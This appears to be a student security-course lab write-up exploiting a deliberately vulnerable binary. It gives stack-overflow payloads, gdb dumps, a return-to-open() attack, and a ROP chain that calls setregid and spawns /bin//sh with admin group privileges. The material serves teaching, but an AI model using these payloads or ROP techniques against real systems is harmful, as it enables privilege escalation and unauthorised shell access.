Team 19, Steven Truong, Taghreed Alanazi

Part1:

Exploit Payload (Crashes):
$(python -c 'print "A"*29 + "\x72\x8e\x04\x08\"')

Exploit Payload (No Crash):
$(python -c 'print "A"*25 + "\x90\xdd\xff\xff\x72\x8e\x04\x08\x11\xc6\x06\x08"')

Thought Process

First, we needed to figure out how much padding was needed for the payload. Using gdb, we revealed the contents stored inside the local buffer called test.

```
(gdb) process 4379 In: test                                           Line: 1

Breakpoint 5, test (input=0xffffd4c7 'A' <repeats 24 times>) at test.c:15
(gdb) x /64xb test
0xffffd25f:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd267:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd26f:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffd277:     0x00    0xa8    0xd2    0xff    0xff    0x68    0x8f    0x04
0xffffd27f:     0x08    0xc7    0xd4    0xff    0xff    0x40    0xbf    0x0e
0xffffd287:     0x08    0x6f    0x0d    0x01    0x00    0x27    0x8f    0x04
0xffffd28f:     0x08    0x02    0x00    0x00    0x00    0x44    0xd3    0xff
0xffffd297:     0xff    0x50    0xd3    0xff    0xff    0x6f    0x0d    0x01
(gdb)
```

```
 8048f63:    e8 bc fe ff ff           call    8048e24 <test>
 8048f68:    83 c4 10                 add     $0x10,%esp
```

We knew that the instruction after the call test is 0x8048f68, which is the return address, by looking at the objdump file. And we found it in memory in the first image above. There are 29 bytes that come before this return address. Hence, we used 29 bytes for the padding.

To find the address of log_result(), we simply searched the objdump file and found it there.

```
08048e72 <log_result>:
```

The first exploit payload crashes because the ebp becomes \x41\x41\x41\x41, and the leave instruction sets this to be the new esp. This location is out of bounds for the stack area. Our second exploit payload doesn't crash because we force ebp to become **\x90\xdd\xff\xff\.** We make this memory location hold the value **\x11\xc6\x06\x08** which is going to be the return address after log_result() ends. This is the location of the exit function.


Team 19, Steven Truong, Taghreed Alanazi


Part 2:

Payload: **$(python -c 'print "A"*29 + "\xa0\x8e\x04\x08" + "AAAA" + "\xde\xad\xbe\xef"')**

Thought process:

First, we searched for the address of log_result_advanced() in the objdump file and updated our payload from part 1 to jump to this function instead (0x08048ea0).






Next, using gdb, we get the value of ebp (shown above) and calculate ebp+8 to determine the location of the function argument on the stack. Using the value of ebp+8, we can find out how much padding in our buffer overflow is needed to reach that memory location. Then we can overwrite the next 4 bytes with 0xefbeadde.

ebp=0xffffd26c

ebp+8=0xffffd274



In the image above, we found the bytes that are read from the stack to retrieve the function arguments for log_result_advanced(). We replaced these bytes with 0xefbeadde. We also used this view to determine how much extra padding was needed, which is 4 bytes of padding after the overwritten return address.

Team 19, Steven Truong, Taghreed Alanazi

Part 3:

Payload: **$(printf "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xf0\xce\x06\x08BBBB\x0c\xde\xff\xff\x40\x04\x01\x01\x21\xf2\x04\x41\x2f\x68\x6f\x6d\x65\x2f\x61\x64\x6d\x69\x6e\x2f\x75\x69\x64\x5f\x31\x30\x32\x30\x5f\x63\x72\x61\x63\x6b\x5f\x73\x75\x70\x65\x72")**

Thought Process/Methodology:
In the exploit payload, the return address was set to open().The string "/home/admin/uid_1020_crack_super" and hex number 0x0101440 were included in the input to pass as arguments to open().

```
8048e7b:    68 40 04 00 00          push   $0x440
8048e80:    68 40 bf 0e 08          push   $0x80ebf40
8048e85:    e8 66 40 02 00          call   806cef0 <__libc_open>
```

As shown above, the first push represents the second argument for the flags and the second push represents the address of where the string is stored. For the second argument (or first push instruction), we passed in 0x0101440 instead of 0x440 to avoid null bytes. For the first argument (or second push instruction), we passed in an address that pointed to a string named "/home/admin/uid_1020_crack_super".

```
(gdb) x /128xb test
0xffffdd3f:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffdd47:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffdd4f:     0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xffffdd57:     0x41    0x41    0x41    0x41    0x41    0xf0    0xce    0x06
0xffffdd5f:     0x08    0x42    0x42    0x42    0x42    0x0c    0xde    0xff
0xffffdd67:     0xff    0x40    0x04    0x01    0x01    0x21    0xf2    0x04
0xffffdd6f:     0x41    0x2f    0x68    0x6f    0x6d    0x65    0x2f    0x61
0xffffdd77:     0x64    0x6d    0x69    0x6e    0x2f    0x75    0x69    0x64
```

The string "/home/admin/uid_1020_crack_super" was located somewhere in our input, and we used gdb to approximate the location of this string in memory. As shown above, it's located at (0xffffdd6f + 0x1). So we make the program push that address as the first argument. However, despite executing with env -i, the exploit did not work on the cs165-internal server. So we added small offsets to (0xffffdd6f + 0x1) and ran the program until the address pointed to the correct path.

```
----r----t 1 team19     admin       0 Nov   5 00:05 _1020_crack_super
```

Doing this gave us a string that was very close. At this point, we only had to decrease the address by a little to include the missing "uid" portion.

```
uid_1020_crack
uid_1020_crack_advanced
uid_1020_crack_super
```

Team 19, Steven Truong, Taghreed Alanazi

Part 4:

Exploit Payload: **$(printf "AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x61\xea\x06\x08\xa0\xaf\x0e\x08BBBB\x46\xcf\x06\x08\x87\x27\xc4\x57\x7b\x32\x06\x08\xb5\x1f\xc4\x57CCCC\x21\xcb\x08\x08DDDDDDDDDDDD\xce\xaf\x0b\x08\x46\xcf\x06\x08\xa0\xaf\x0e\x08\xb2\xef\x05\x08\x63\x4d\x0b\x08EEEEEEEEEEEE\x95\xd8\x06\x08\x3a\xea\x06\x08\xff\xf0\x06\x08\x44\xb6\x05\x08\x46\xcf\x06\x08\x87\x27\xc4\x57\xda\x19\x0b\x08\x40\x27\xc4\x57\x07\xef\x08\x08GGGGGGGG\xf4\x18\x08\x08\xf0\xd1\xff\xff\x08\xdf\x07\x08\x46\xcf\x06\x08\xa0\xaf\x0e\x08\x61\xea\x06\x08/binAAAA\xa0\xaa\x08\x08BBBBBBBBBBBBBBBB\x46\xcf\x06\x08\xa4\xaf\x0e\x08\x61\xea\x06\x08//shAAAA\xa0\xaa\x08\x08BBBBBBBBBBBBBBBB\x83\xcf\x0b\x08BBBBBBBBBBBBBBBB\xc8\xc9\x05\x08BBBB\x63\x4d\x0b\x08BBBBBBBBBBBB\x44\xb6\x05\x08\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\x03\xcb\x05\x08DDDD\xe2\x83\x0b\x08\xa0\xaf\x0e\x08\xf5\xb5\x07\x08")**

```
"""
setregid(2002, 2002)

 0: 806ea61: pop  %ecx  pop ret                #ecx=0x80eafa0
 1: 806cf46: pop %eax ... jae ... ret          #eax=0x57c42787
 2: 806327b: pop  %esi pop ret                 #esi=0x57c41fb5
 3: 808cb21: sub  %esi,%eax  pop(3)            #eax=2002
 4: 80bafce: mov  %eax,(%ecx)   ret            #0x80eafa0: 2002


 5. 806cf46: pop %eax ... jae ... ret          #eax=0x80eafa0
 6: 805efb2: mov    (%eax),%ecx  ret           #ecx=2002


 7: 80b4d63: mov    %ecx,%edx pop(3) ret       #edx=2002
 8: 806d895: mov    %edx,%ebx ret              #ebx=2002

 9: 806ea3a: pop  %edx  ret                    #edx=0x806f0ff

10: 805b644: xor %eax, %eax ret                #eax=0, prevents jae in #11
11: 806cf46: pop %eax ... jae ... ret          #eax=0x57c42787
12: 80b19da: pop  %esi ret                     #esi=0x57c42740
13: 808ef07: sub %esi,%eax  pop pop ret        #eax=71

14: 80818f4:    pop    %ebp ret                #ebp=0xffffd1f0    prevents seg fault. Gives a good ebp value
15: 807df08: jmp    *%edx    ret               #edx has address where int 0x80 is located
"""
```

```
==========================================================================
1: 806cf46: pop %eax ... jae ... ret                      # eax = 0x80eafa0
5. 806ea61: pop %ecx  pop ret                              #ecx = /bin
4: 808aaa0: mov  %ecx,(%eax)  .... pop pop pop pop ret      # 0x80eafa0: /bin

1: 806cf46: pop %eax ... jae ... ret                      # eax = 0x80eafa4
5. 806ea61: pop %ecx  pop ret                                # ecx = //sh
4: 808aaa0: mov  %ecx,(%eax)  .... pop pop pop pop ret     # 0x80eafa4: //sh

8:  804e70b:    31 db  xor    %ebx,%ebx  ... pop(4) ret    #ebx=0
7:  8058aea:    89 da mov    %ebx,%edx  ... pop(4) ret
I: 807c9f7: mov %edx, %ecx .... jne ... overwrites eax ... pop pop pop ret  # ecx = 0
D: 805b644: xor %eax,%eax ret                                              # eax = 0
C: 805cb03: inc %eax  pop %edi ret  (execute 11 times)                      # eax += 11
A: 80b83e2 pop %ebx ret                                          # ebx = 0x80eafa0
Z: 807b5f5: int $0x80 ...
```

Team 19, Steven Truong, Taghreed Alanazi

Thought Process/Methodology:

To create the shell, we used gadgets to write the string “/bin//sh” to memory. To find a suitable memory location, we used objdump -x and chose a memory location under the .bss section. Then registers ecx and edx were set to 0 using xor and mov instructions. This was done to avoid having null bytes in the shell code. We needed eax set to 11, but 0x11 would contain null bytes which can’t be in our shellcode. So we cleared eax, and incremented it 11 times instead.

However, this only spawns the shell under our permissions. To get admin permissions, we invoked setregid(2002, 2002) before creating the shell. Doing this involves setting ebx and ecx to 2002, which is the gid of admin. And also setting eax to 71 which is the syscall number. But these numbers can’t be placed in the exploit payload because of null bytes. So instead, we put 2 numbers in the payload so that their difference is 2002. When the sub instruction is executed, that would give us 2002 in one of the registers.

One issue faced was that there was only one int $0x80 ret gadget, and its memory location had null bytes (806f100). To get around this, we instead decrement this address (806f0ff) and return there instead, which only contains a nop instruction.

```
bash-4.2$ id
uid=1020(team19) gid=2002(admin) groups=2002(admin),1020
```